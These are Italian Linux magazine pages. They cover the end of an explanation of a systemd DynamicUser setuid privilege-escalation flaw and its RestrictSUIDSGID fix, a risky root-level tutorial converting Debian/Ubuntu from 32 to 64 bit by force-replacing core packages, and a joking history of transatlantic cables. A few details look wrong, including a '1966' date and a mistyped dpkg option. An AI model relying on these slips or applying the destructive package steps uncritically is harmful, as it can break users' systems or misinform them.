Infine, il messaggio viene inviato al socket, e si aspetta che faccia effetto. Siccome il servizio è in ascolto su quel socket, leggerà il percorso e imposterà il setuid.

LA SOLUZIONE

L'autore principale di Systemd, Lennart Poettering, ha risolto il problema introducendo la possibilità di disabilitare la creazione di eseguibili con setuid. Per rendere sicuri i propri servizi che fanno uso di DynamicUser è sufficiente aggiungere la direttiva

```
RestrictSUIDSGID=yes
```

Nella configurazione del servizio. Questo impedisce l'abuso del sistema, perché i malintenzionati non riusciranno a sfruttare i privilegi dell'utente dinamico per eseguire altri programmi al di fuori di quello previsto per il servizio. Le distribuzioni potrebbero anche decidere di rendere questa direttiva automatica, di modo che non sia nemmeno necessario specificarla (ma lo si faccia solo se la si vuole disabilitare per qualche motivo).

TI RADDOPPIO I BIT... CON DPKG

Con dpkg e apt possiamo trasformare un sistema 32bit in uno a 64bit, senza dover formattare. È meno pratico rispetto a fare un backup e reinstallare un sistema nuovo, ma ci aiuta a capire come funziona il meccanismo dei pacchetti e quanto versatile sia GNU/Linux



Con la decisione di Ubuntu di abbandonare il supporto a buona parte delle librerie a 32 bit, escluse quelle di cui per ora non si può fare a meno, è chiaro che prima o poi dovremo dire addio alle distribuzioni a 32 bit. La decisione colpisce fondamentalmente soltanto quegli utenti che finora hanno continuato a aggiornare il proprio sistema senza mai passare ai 64 bit. In effetti, la cosa migliore da fare è installare un sistema a 64 bit nuovo di zecca e poi copiare i propri dati del vecchio sistema a 32bit. Ma, per gli utenti più curiosi, vi presentiamo una alternativa da veri smanettoni: trasformare direttamente il proprio sistema Debian-Ubuntu da 32 a 64 bit. La versatilità di GNU/Linux è tale che è possibile, anche se richiede pazienza e cautela, sostituire tutti gli eseguibili di un sistema, eseguendo quindi un completo cambio di architettura. Ricordiamo che la trasformazione da sistema 32bit a sistema 64bit non è affatto consigliata a meno che non si sappia bene cosa si sta facendo e, per la maggioranza degli utenti, la scelta migliore è fare un backup delle cartelle /home, /var, /etc, /opt e reinstallare da capo il sistema operativo a 64 bit. Fare la trasformazione da 32 a 64 bit dei vari pacchetti può lasciare il sistema in una situazione instabile.

Chi vuole comunque procedere dovrà farlo da un chroot, per poter agire sul sistema senza rischiare troppo. Per eseguire un chroot nel sistema installato sull'HD basta, solitamente, dare questi comandi:

```
sudo -s
mount /dev/sda1 /mnt
mount --bind /dev /mnt/dev
mount --bind /proc /mnt/proc
mount --bind /sys /mnt/sys
mount --bind /run /mnt/run
chroot /mnt
```

Ovviamente, devono essere montate anche eventuali altre partizioni se necessario (per esempio, qualcuno tiene /boot su una partizione a se stante). Ottenuto il chroot, si può lavorare sul proprio sistema installato sul PC, anche rimuovendo programmi fondamentali senza preoccuparsi di un

Un chroot dalla live USB




Accediamo al sistema 32bit tramite un chroot da una pendrive con sistema a 64 bit

01 UNA LIVE USB

Iniziamo a creare una pendrive avviabile con l'ultima versione di Ubuntu o una sua derivata, a 64bit. Questo ci permette di avviare il computer con un sistema a 64 bit. Impostata la lingua italiana per l'avvio live, possiamo aprire un terminale.

02 IL CODICE SORGENTE

Dobbiamo ora ottenere un chroot nel sistema installato sull'hard disk, come suggeriamo in questa pagina. Poi si può dare il comando **dpkg --add-architecture amd64**, seguito da **apt-get update e apt-get install aptitude linux-image:amd64**.

Sostituire i pacchetti fondamentali



Rimuoviamo tutti i pacchetti vitali per il sistema a 32bit e sostituiamoli con quelli a 64 bit

01 UBUNTU-MINIMAL

Da aptitude dobbiamo trovare i pacchetti **ubuntu-minimal:amd64, dpkg:amd64, apt:amd64** e **sudo:amd64**, impostandoli per l'installazione **(tasto +)**. Dobbiamo anche trovare i corrispettivi a 32 bit, **ubuntu-minimal, dpkg, apt**, e **sudo**, e rimuoverli **(tasto -)**.

02 UNA CONFERMA

Premendo il tasto g aptitude calcolerà i vari conflitti, e ne troverà diversi. In particolare, chiederà di digitare la frase **Yes, I am aware this is a very bad idea** per confermare che si vogliono sostituire pacchetti fondamentali al sistema. Poi si possono applicare modifiche.

03 GLI ESEGUIBILI

Durante le operazioni, qualcosa potrebbe andare storto in seguito alla rimozione di dpkg a 32 bit. Nel caso, basta copiare i programmi minimali con i comandi **cp -R /bin /mnt/bin, cp -R /usr/bin /mnt/usr/bin, e cp -R /usr/lib /mnt/usr/lib.**

04 AGGIORNAMENTO

Siccome ora l'eseguibile dpkg è a 64bit, questa è la nuova architettura di default. Possiamo controllarlo col comando **dpkg -print-foreign-architectures**, che dovrebbe indicare i386 come "straniera". Aggiorniamo la lista pacchetti con **apt-get update.**

05 FIX AUTOMATICO

Il sistema sarà in uno stato abbastanza instabile: per rimetterlo a posto basta dare più volte il comando **apt-get install -f**, finché i pacchetti più importanti avranno risolto le dipendenze. Anche qui, verrà chiesto di inserire una frase per conferma.

06 L'AVVIO DA GRUB

Al riavvio del sistema, tolta la pendrive, bisogna assicurarsi di selezionare in Grub il kernel a 64 bit. Il sistema sarà ancora instabile, ma ora basta prendere i programmi ancora a 32bit, disinstallarli, e reinstallare la loro versione amd64.

crash del sistema. Chi desidera reinstallare da capo il proprio sistema può ottenere una lista di backup dei programmi installati col comando

```
sudo dpkg --get-selections >
packages.txt
```

e poi ripristinarli sul nuovo sistema dando i comandi

```
sudo dpkg --set-selections <
packages.txt
sudo apt-get -u dselect-upgrade
```

Ovviamente, la lista può essere manipolata manualmente, è solo un file di testo: si può decidere, per esempio, di sostituire la dicitura i386 con amd64, in modo da installare i corrispettivi a 64 bit dei programmi a 32 bit attualmente installati sul proprio PC.

DAL TELEGRAFO A INTERNET SOTTO L'OCEANO

Internet è nato come discendente delle comunicazioni telefoniche, che a loro volta sono state possibili grazie al miglioramento del telegrafo su lunga distanza. È una storia legata allo spirito imprenditoriale, alla fortuna e al bisinterogno di conoscere nuova gente

Nella prima metà del 1800 la sorgente di energia moderna era rappresentata dal vapore. L'energia elettrica non era moderna, era fantascientifica. Era stata appena scoperta la possibilità di trasmettere energia elettrica a lunga distanza, e soltanto verso il 1840 il telegrafo aveva iniziato a prendere piede. Negli Stati Uniti, più che altro. Ma il resto del mondo si accorse rapidamente dell'utilità delle telecomunicazioni a lunga distanza: si poteva avere una risposta in pochi giorni, invece di scrivere una lettera alla propria fidanzata aspettando settimane per la risposta, senza sapere se l'altra persona fosse ancora viva nel frattempo o fosse venuta a mancare alla veneranda età di 30 anni per una influenza o un'intossicazione alimentare. E non solo: i governi potevano anche tenere sotto controllo il territorio con notizie in tempo reale tra le varie stazioni di polizia. Ma quella consapevolezza è arrivata dopo, di sicuro per prima cosa tutti hanno pensato al telegrafo come il Tinder del diciannovesimo secolo. Niente foto di nudo, ma forse era meglio così, considerando gli standard di igiene personale di quell'epoca.

Fig. 1 • Questo dipinto raffigura l'inizio della deposizione del cavo transatlantico nel 1866. L'ambientazione sembra non avere nulla a che fare con le moderne tecnologie, ma è qui che si pongono le basi per l'internet globale

Nel 1850 John Watkins Brett decide che, evidentemente, ci sono poche persone nel Regno Unito e dopo un po' le conversazioni si fanno noiose e ripetitive. Quindi, decide di progettare un sistema per collegare con un cavo la Gran Bretagna alla Francia. Siccome gli uomini sono megalomani e la sete di relazioni interpersonali non si placa facilmente, dopo un po' anche le donne europee sembrano non essere abbastanza, e gli imprenditori decidono di cercare il modo di trasportare un cavo dall'Europa all'America. Il problema è che l'Oceano Atlantico è molto, molto profondo. Nella seconda metà dell'ottocento, però, un colpo di fortuna per i cuori solitari d'oltre oceano: grazie a una serie di misurazioni del fondale oceanico venne scoperta una linea larga circa due miglia che si estende dall'Irlanda a un'isola canadese chiamata Newfoundland (che è un po' come chiamare un figlio Untitled o un progetto "Roba nuova"). Iniziando a calare un cavo di rame, appositamente rivestito, dai due continenti, e unendolo in mezzo all'oceano l'azienda di Brett riuscì a depositare per la prima volta un cavo completo che permetteva la comunicazione tra il vecchio e il nuovo mondo.

Non era particolarmente veloce: per l'invio di poche parole, da Londra a Washington, servivano circa 16 ore. Come cercare di guardare lo streaming di Mr Robot in Full HD con un modem a 56kbps. Un ingegnere ebbe la brillante idea di aumentare sempre di più il voltaggio, nel tentativo di aumentare l'intensità del segnale, letteralmente spingendo il messaggio con una bella iniezione di elettroni del cavo. Il risultato fu la fusione del cavo stesso. Nel corso degli anni vennero sperimentati vari tipi di cavo, perché si capì immediatamente che l'unico modo per far funzionare questa comunicazione era ridurre al minimo la dissipazione dell'energia. Gli scienziati iniziarono a progettare cavi avvolti a spirale, con un nucleo molto largo in rame puro e la maglia esterna in leghe varie. Finalmente, nel 1966 diventò possibile inviare un messaggio di una manciata di parole in un'ora. Non male, considerando che comunque scrivendo a un'americana "Vuoi venire a vedere la mia collezione di opere egiziane a Londra?" sarebbero passate settimane prima di poter salutare di persona la donzella, piroscafi permettendo. In una ricostruzione di Radio4 (***http://bit.ly/lm192relax***), si è scoperto che alla fine del 1800 un terzo dei telegrafisti britannici erano donne, e i colleghi uomini utilizzavano spesso il telegrafo per contattarle e flirtare in modo più o meno anonimo.

Il sistema suboceanico venne poi riprogettato per permettere l'utilizzo del telefono: il telegrafo usa solo semplici impulsi, ma il telefono trasmette onde molto complesse, che rischiano di perdersi nelle lunghe distanze. Grazie all'utilizzo di un amplificatore, basato su valvole termoioniche, diventa possibile ricevere chiamate da una parte all'altra dell'oceano senza perdere il segnale. Si passa poi all'impiego dei transistor e infine della fibra ottica, ma la logica di base rimane sempre la stessa, e i due continenti sono tutt'ora uniti dai cavi depositati su una relativamente sottile striscia di fondale non troppo profondo dell'oceano, tra Newfoundland e l'Irlanda. Se oggi abbiamo internet, il merito è di chi nel 1840 in Gran Bretagna si sentiva troppo solo e aveva bisogno di fare nuove amicizie in un altro continente.

Billy, the sysadmin cat